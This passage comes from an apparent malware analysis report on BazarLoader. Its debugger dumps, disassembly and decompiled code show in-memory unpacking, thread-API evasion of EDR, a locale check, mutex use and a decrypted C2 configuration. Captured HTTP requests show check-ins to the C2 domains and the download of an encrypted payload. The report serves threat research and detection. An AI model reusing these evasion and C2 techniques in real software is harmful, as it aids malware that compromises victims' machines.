


```
RAX     0000000000000020     ' '
RBX     0000000000000020     ' '
RCX     000000002B21000
RDX     0000000000002400
RBP     0000000000000003
RSP     00000000014E2A0
RSI     000000002B20000
RDI     00000000021806E5     "PE"

R8      0000000000000020     ' '
R9      00000000014E360
R10     0000000000000361     L'ͣ'
R11     00000000014DF80
R12     00007FFC4F77DCB0     "L‹Ñ ã"
R13     00007FFC4E9DAF90     <kernel32.VirtualProtect>
R14     0000000002180811
R15     00000000ED1C7B80

RIP     0000000002180424

RFLAGS    0000000000000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Default (x64 fastcall)                    5
1: rcx 000000002B21000
2: rdx 0000000000002400
3: r8 0000000000000020
4: r9 00000000014E360
5: [rsp+20] 00007FFC4E9DA310 <kernel32.GetProcAddress>
```

Figure 9: Make .text Section Executable

NOTE: *On different debugging sessions the virtual addressing changed during analysis.*


Interestingly, the Portable Executable (PE) BazarLoader is copied into memory (without the MZ header) and will start execution at the end of the `.text` section using a direct `call`. This can make unpacking the next stage confusing for reverse engineers as this is not where code in a PE file is supposed to begin. This code at the end of the `.text` section is solely responsible for making a call to the real Original Entrypoint (OEP) of the PE. It is important to note that this is simply used as shellcode and not as a PE in memory. The other benefit of this technique is no calls to thread related APIs are required, making it more challenging for Endpoint Detection and Response (EDR) solutions to detect. This can be seen in *Figure 10*.



```
0000000002B232C0   4C:894424 18          mov qword ptr ss:[rsp+18],r8
0000000002B232C5   895424 10             mov dword ptr ss:[rsp+10],edx
0000000002B232C9   48:894C24 08          mov qword ptr ss:[rsp+8],rcx       [rsp+8]:"H‹\\$0H‹t$8HƒÄ _ÃÌÌÌÌ
0000000002B232CE   48:83EC 38            sub rsp,38
0000000002B232D2   8B4424 48             mov eax,dword ptr ss:[rsp+48]
0000000002B232D6   894424 24             mov dword ptr ss:[rsp+24],eax
0000000002B232DA   C74424 20 006C0200    mov dword ptr ss:[rsp+20],26C00
0000000002B232E2   8B4424 20             mov eax,dword ptr ss:[rsp+20]
0000000002B232E6   8BD0                  mov edx,eax
0000000002B232E8   48:8D0D 111D0000      lea rcx,qword ptr ds:[2B25000]
0000000002B232EF   E8 0CDDFFFF           call 2B21000
0000000002B232F4   48:894424 28          mov qword ptr ss:[rsp+28],rax
0000000002B232F9   33C9                  xor ecx,ecx
0000000002B232FB   FF15 470D0000         call qword ptr ds:[<&ExitProcess>]
0000000002B23301   33C0                  xor eax,eax
0000000002B23303   48:83C4 38            add rsp,38
0000000002B23307   C3                    ret
```

Figure 10: OEP Shellcode/PE Trickery

After the previous trickery in the new memory space, it will start creating another PE in memory, but this time the header does start with the MZ magic value. After building the headers, it will copy each PE section one at a time, as seen in *Figure 11*.



```
0000000002B223BC   48:8B4424 78          mov rax,qword ptr ss:[rsp+78]       [rsp+78]:&"PE"
0000000002B223C1   FF50 28               call qword ptr ds:[rax+28]
0000000002B223C4   48:894424 40          mov qword ptr ss:[rsp+40],rax
0000000002B223C9   48:837C24 40 00       cmp qword ptr ss:[rsp+40],0
0000000002B223CF   75 04                 jne 2B223D5
0000000002B223D1   33C0                  xor eax,eax
0000000002B223D3   EB 65                 jmp 2B2243A
0000000002B223D5   48:8B4424 38          mov rax,qword ptr ss:[rsp+38]       [rsp+38]:".text"
0000000002B223DA   8B40 0C               mov eax,dword ptr ds:[rax+C]
0000000002B223DD   48:8B4C24 48          mov rcx,qword ptr ss:[rsp+48]
0000000002B223E2   48:03C8               add rcx,rax
0000000002B223E5   48:8BC1               mov rax,rcx
0000000002B223E8   48:894424 40          mov qword ptr ss:[rsp+40],rax
0000000002B223ED   48:8B4424 38          mov rax,qword ptr ss:[rsp+38]       [rsp+38]:".text"
0000000002B223F2   8B40 10               mov eax,dword ptr ds:[rax+10]
0000000002B223F5   48:8B4C24 38          mov rcx,qword ptr ss:[rsp+38]       [rsp+38]:".text"
0000000002B223FA   8B49 14               mov ecx,dword ptr ds:[rcx+14]
0000000002B223FD   48:8B5424 60          mov rdx,qword ptr ss:[rsp+60]
0000000002B22402   48:03D1               add rdx,rcx                         rdx:"é›O"
0000000002B22405   48:8BCA               mov rcx,rdx                         rdx:"é›O"
0000000002B22408   44:8BC0               mov r8d,eax
0000000002B2240B   48:8BD1               mov rdx,rcx                         rdx:"é›O"
0000000002B2240E   48:8B4C24 40          mov rcx,qword ptr ss:[rsp+40]
0000000002B22413   E8 18FBFFFF           call <BuildSection>
0000000002B22418   B8 FFFFFFFF           mov eax,FFFFFFFF
0000000002B2241D   48:8B4C24 40          mov rcx,qword ptr ss:[rsp+40]
0000000002B22422   48:23C8               and rcx,rax
0000000002B22425   48:8BC1               mov rax,rcx
0000000002B22428   48:8B4C24 38          mov rcx,qword ptr ss:[rsp+38]       [rsp+38]:".text"
0000000002B2242D   8941 08               mov dword ptr ds:[rcx+8],eax
0000000002B22430   E9 39FEFFFF           jmp 2B2226E
0000000002B22435   B8 01000000           mov eax,1
0000000002B2243A   48:83C4 58            add rsp,58
0000000002B2243E   C3                    ret
0000000002B2243F   CC                    int3
0000000002B22440   CC                    int3
0000000002B22441   CC                    int3
0000000002B22442   CC                    int3

tion>

2B22413
```


```
RAX     0000000000019400
RBX     0000000002B232C0
RCX     0000000002B51000
RDX     0000000002B25400     "é
RBP     0000000000000001
RSP     000000000014E0B0
RSI     0000000002B20000
RDI     00000000021806E5     "P

R8      0000000000019400
R9      0000000000000001
R10     0000000000000000
R11     0000000000000246     L'
R12     00007FFC4F77DCB0     "L
R13     0000000000000002
R14     00000000021808B1
R15     00000000ED1C7B80

RIP     0000000002B22413

RFLAGS    0000000000000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Default (x64 fastcall)
1: rcx 0000000002B51000
2: rdx 0000000002B25400 "é›O"
3: r8 0000000000019400
4: r9 0000000000000001
5: [rsp+20] 0000000000000000
```

```
        Hex                                                ASCII
2B50000 4D 5A 90 00|03 00 00 00|04 00 00 00|FF FF 00 00   MZ..........ÿÿ..
2B50010 B8 00 00 00|00 00 00 00|40 00 00 00|00 00 00 00   ¸.......@.......
2B50020 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00   ................
2B50030 00 00 00 00|00 00 00 00|00 00 00 00|00 01 00 00   ................
2B50040 0E 1F BA 0E|00 B4 09 CD|21 B8 01 4C|CD 21 54 68   ..º..´.Í!¸.LÍ!Th
2B50050 69 73 20 70|72 6F 67 72|61 6D 20 63|61 6E 6E 6F   is program canno
2B50060 74 20 62 65|20 72 75 6E|20 69 6E 20|44 4F 53 20   t be run in DOS 
2B50070 6D 6F 64 65|2E 0D 0D 0A|24 00 00 00|00 00 00 00   mode....$.......
```

```
000000000014E0  0000000002B51000
000000000014E0  0000000000019400
000000000014E0  0013FFFF00001000
000000000014E0  0000000000000004
000000000014E0  0000000000000000
000000000014E0  0000000002B21CC2   return to 000000
000000000014E0  0000000000000000
000000000014E0  0000000002B50208   ".text"
000000000014E0  0000000002B51000
000000000014E0  0000000002B50000
000000000014E1  0000000000000001
```

Figure 11: Building .text Section for Stage 2

Once the PE has been extracted to memory, it will make a direct call instead of using Threading APIs (same trickery as before). This can be seen in *Figure 12*.




```
0000000002B21734   45:33C0               xor r8d,r8d
0000000002B21737   BA 01000000           mov edx,1
0000000002B2173C   48:8B4C24 38          mov rcx,qword ptr ss:[rsp+38]
0000000002B21741   FF9424 B8000000       call qword ptr ss:[rsp+B8]
0000000002B21748   898424 90000000       mov dword ptr ss:[rsp+90],eax
0000000002B2174F   83BC24 90000000 00    cmp dword ptr ss:[rsp+90],0
0000000002B21757   75 0D                 jne 2B21766
```

Figure 12: Calling Stage 2 Shellcode

BazarLoader's stage 2 shellcode will make use of encrypted stack strings for many purposes throughout the rest of its code.

Before it continues with its malicious activity, it will check if the locale is Armenian (0x2b). Interestingly, instead of shutting down gracefully when the Armenian locale is detected, it will execute a `jmp` instruction to an invalid address, causing an access violation exception. We have seen Russian crimeware checking for the Armenian keyboard layout previously in malware such as KPot, we hypothesize this could be similar behavior.

To avoid running more than one instance of itself, BazarLoader will create a mutex with a hard-coded UUID, then use `kernel32.GetLastError` to check for the error `ERROR_ALREADY_EXISTS`. If the mutex already exists, it will exit the process. The call to `kernel32.CreateMutexA` can be seen in *Figure 13*.




```
RAX   00007FFC4E9E1EA0      <kernel32.CreateMutexA>
RBX   00000000014C3B0       "{e79e5b9c-94a8-4cc7-91a2-c3df846ccafe}"
RCX   0000000000000000
RDX   0000000000000000
RBP   000000000014C380
RSP   000000000014C240      &"{e79e5b9c-94a8-4cc7-91a2-c3df846ccafe}"
RSI   0000000000000000
RDI   00000000054C6F0       &"ALLUSERSPROFILE=C:\\ProgramData"

R8    000000000014C3B0      "{e79e5b9c-94a8-4cc7-91a2-c3df846ccafe}"
R9    00000000000000D7      'x'
R10   00000000000000D7      'x'
R11   000000000014BF20
R12   00007FFC4F77DCB0      "L‹Ñ¸ã"
R13   0000000000000002
R14   00000000021808B1
R15   00000000ED1C7B80

RIP   000000002B571D3

RFLAGS    0000000000000246
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Default (x64 fastcall)                     5
1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 000000000014C3B0 "{e79e5b9c-94a8-4cc7-91a2-c3df846ccafe}"
4: r9 00000000000000D7
5: [rsp+20] 754D657461657243
```

Figure 13: Mutex Creation

Interestingly, BazarLoader will check for mutexes twice.


Once completed, it will decyrpt its C2 configuration, as seen in *Figure 14*.



```
         Hex                                                ASCII
014C200  68 74 74 70 73 3A 2F 2F 74 69 74 6C 65 63 73 2E  https://titlecs.
014C210  63 6F 6D 3A 34 34 33 2C 68 74 74 70 73 3A 2F 2F  com:443,https://
014C220  6D 69 78 63 69 6E 63 2E 63 6F 6D 3A 34 34 33 2C  mixcinc.com:443,
014C230  68 74 74 70 73 3A 2F 2F 6E 69 63 6B 6E 61 6D 65  https://nickname
014C240  63 2E 63 6F 6D 3A 34 34 33 00 00 00 44 00 53 00  c.com:443...D.S.
```

Figure 14: BazarLoader Stage 2 Decrypted Downloader Config

Once BazarLoader has determined the Armenian language is not being used and another instance of itself is not running, it will make a HTTP HEAD request to hxxps://titlecs[.]com. It will continue to do this until it receives a `200` response from the C2 server. The first request will be sent using `wininet.HttpSendRequestA`, as seen in *Figure 15*.



```
41:F7E8              imul r8d
41:03D0              add edx,r8d                                 edx:"Update:/issues/282"
C1FA 06              sar edx,6                                   edx:"Update:/issues/282"
8BC2                 mov eax,edx                                 edx:"Update:/issues/282"
C1E8 1F              shr eax,1F
03D0                 add edx,eax                                 edx:"Update:/issues/282"
6BC2 7F              imul eax,edx,7F                             edx:"Update:/issues/282"
44:2BC0              sub r8d,eax
46:88440D A7         mov byte ptr ss:[rbp+r9-59],r8b
49:FFC1              inc r9
49:83F9 11           cmp r9,11
72 AB                jb 2B550C0
C645 B8 01           mov byte ptr ss:[rbp-48],1
48:8B05 D02E0200     mov rax,qword ptr ds:[2B77FF0]
4C:8D45 A7           lea r8,qword ptr ss:[rbp-59]
48:8B15 CD2E0200     mov rdx,qword ptr ds:[2B77FF8]              rdx:"Update:/issues/282"
48:8D0D BE2E0200     lea rcx,qword ptr ds:[2B77FF0]
FF50 08              call qword ptr ds:[rax+8]
44:8B45 77           mov r8d,dword ptr ss:[rbp+77]
45:33C9              xor r9d,r9d
49:8BD4              mov rdx,r12                                 rdx:"Update:/issues/282", r12:"Update:/issues
44:896C24 20         mov dword ptr ss:[rsp+20],r13d
48:8BCF              mov rcx,rdi
FFD0                 call rax
85C0                 test eax,eax
75 1D                jne 2B5516A
E8 7E090000          call 2B55AD0
48:8B13              mov rdx,qword ptr ds:[rbx]                  rdx:"Update:/issues/282", rbx:L"\fĭ"
8943 08              mov dword ptr ds:[rbx+8],eax
E8 53550000          call 2B5A6B0
4C:892B              mov qword ptr ds:[rbx],r13                  rbx:L"\fĭ"
EB 08                jmp 2B5516A
E8 69090000          call 2B55AD0
8943 08              mov dword ptr ds:[rbx+8],eax
48:8BC3              mov rax,rbx                                 rbx:L"\fĭ"
48:8B4D F7           mov rcx,qword ptr ss:[rbp-9]
48:33CC              xor rcx,rsp
E8 275B0000          call 2B5ACA0
```

```
                                Show FPU
RAX   00007FFC33122240      <wininet.HttpSendRequestA>
RBX   000000000014B930      L"\fĭ"
RCX   0000000000CC000C
RDX   000000000014B940      "Update:/issues/282"
RBP   000000000014AF01
RSP   000000000014AE40      &L"\fĭ"
RSI   0000000000CC000C
RDI   0000000000CC000C

R8    0000000000000012
R9    0000000000000000
R10   000000000000007F
R11   000000000014AB20
R12   000000000014B940      "Update:/issues/282"
R13   0000000000000000
R14   000000000014AFA0      "HEAD"
R15   000000000014B9C0      "/issues/282"

RIP   000000002B55147

RFLAGS    0000000000000246
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Default (x64 fastcall)
1: rcx 0000000000CC000C
2: rdx 000000000014B940 "Update:/issues/282"
3: r8 0000000000000012
4: r9 0000000000000000
5: [rsp+20] 0000000000000000
```

Figure 15: HTTP HEAD Request

It is important to note that the HTTP header `Update` is not a standard header and can be considered anomalous. This HEAD request can be seen in *Figure 16*.

```
HEAD /issues/282 HTTP/1.1
Update: /issues/282
Host: titlecs[.]com
Cache-Control: no-cache
```

Figure 16: BazarLoader C2 Download Domain HEAD Request

The C2 server will respond with a `200 OK` message.

BazarLoader will also check if it is connected to the internet by making a request to *microsoft[.]com*, as seen in *Figure 17*.

```
HEAD /maintenance.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Host: microsoft.com
```

Figure 17: BazarLoader Internet Connectivity Check

Once completed, it will make a POST request to the second domain in its configuration, as seen in *Figure 18*.

```
POST /0bf2d5767b44774cc91bfb68c06405f6/4 HTTP/1.1
Cookie: group=o25
Host: labelcs[.]com
Content-Length: 29
Cache-Control: no-cache

<encrypted-data>
```

Figure 18: BazarLoader C2 Checkin


Once completed, it will make a HTTP GET request in order to obtain the next stage, as seen in *Figure 19*.

```
GET /issues/284 HTTP/1.1
Host: titlecs[.]com
Cookie:
amp=CbIXANwnUdFespsjibOA7BVQqeFwu1Bkj3tdlMn8yAAlMUm70HfDoXzFYkkYTNaq5ZyzYJR6hbf2D
P4P4sFvBPr6rLSbNlsLviXtShTnJ5HTXTjP6iCj2aNP6LhaZT7e3wEBxxRr7vwDgYSr6ChZVwwzFwfhcP
t5qI_0qRhQBx37FbyYOHqLC-1cXVKxda-rrxB2r7yWkJ-
ZHaOLtansdKMOGrfkH_pWv5LH_v7O04BibPE7d4oLIR4OPvQdFoYa;
ysc=xjYo6mtnn2OHY9AFqm8Zr0OwPSg2hhbhR0lXMMZkJXyCUg92lIJOxI7aQFDvHU6bQsXgScH1Ak8uY
0HlZbHMOiFnFMaDFvxFB5HtovjbjohChRXA05Pc_dCdhHyrGoMTHNdX775NOV66BCt7lCLYVGTf_QcrQg
Yw8tLGHxY_sx2a3PhHB1Veb9VTRK9D6cyb5QwV7-mALF3i_-nFmZ99-P4qpYSdTN_qWvtvTX7AAHcW-
voGEKxq1iiFuVWQFYUy;
m_p=ABHHo%2BZzkJ8e1yySCZ%2Bc4uFcL7Mx6xKhE3gX%2FPx0fpl11J5rG5Deeae08U8OLLaxrbmtlsM
rX4%2Ftx671ofn0PZb0z6ILiF3TFBt7JkN%2FtfSseo%2FRMkqfC1Mk7FiEPz93;
sti=Cs1yCRcOXytPz8Za; sb=true; type=451903; fr=xd2U0-GtQ81PenGA; m_s=false;
act=rk0eub4a72HOpgzI; bm_sv=gb9FxEbaoFssU3WSfxMD7kaxP_P4VNzF5MCe

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Content-Type: application/octet-stream
Content-Length: 258744
Connection: keep-alive
Date: Thu, 15 Oct 2020 18:23:57 GMT
Vary: Accept
Pragma: public
Accept-Ranges: bytes
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="nwTZPEa-JtNA6JWl60Ws"

<encrypted-payload>
```

Figure 19: BazarLoader Downloading Encrypted Payload


Differences Between Versions

There are a few notable differences between the first version of BazarLoader sent on 2020-10-06 (Employment Termination Malspam) and the one sent on 2020-10-08 (Survey Malspam). The main difference between the two versions is the malware author(s) now include the string Stupid Defender to mock researchers, the shellcode that was stored in the `.data` section is now stored in the `.rsc` section, the functionality to get a pointer to the encrypted shellcode and to decrypt it have been broken out into their own separate functions. This can be seen in *Figures 20* and *21*.




```
  uVar1 = StupidDefender(&.data$_ZSt4cout,"Stupid Defender");
  _ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(uVar1);
  uVar1 = StupidDefender(&.data$_ZSt4cout,"Stupid Defender");
  _ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(uVar1);
  iCryptAcquireContextResult = LocalCryptAcquireContextA();
  if (iCryptAcquireContextResult == 0) {
    local_30 = 0x654a2a575e734364;
    local_28 = 0x5740574f63685a37;
    local_20 = 0x46267934622a335e;
    iShellcodeSize[0] = 0;
    pbData = 0x4c7233214c364457;
    local_18 = 0;
                    /* Get Encrypted Shellcode */
    pEncryptedShellcode = pGetEncryptedShellcode(0x1c8,0x26cc,0x409,iShellcodeSize);
    if (pEncryptedShellcode != 0) {
                    /* Decrypt Shellcode */
      pShellcode = (code *)pDecryptShellcode(pEncryptedShellcode,(ulonglong)iShellcodeSize[0],
                                             &pbData);
      if (pShellcode != (code *)0x0) {
                    /* Execute Decrypted Shellcode */
        (*pShellcode)();
      }
    }
    return 0;
  }
  ExitProcess(0);
  _ZNSt8ios_base4InitC1Ev(&_ZStL8__ioinit);
                    /* Variable Reuse */
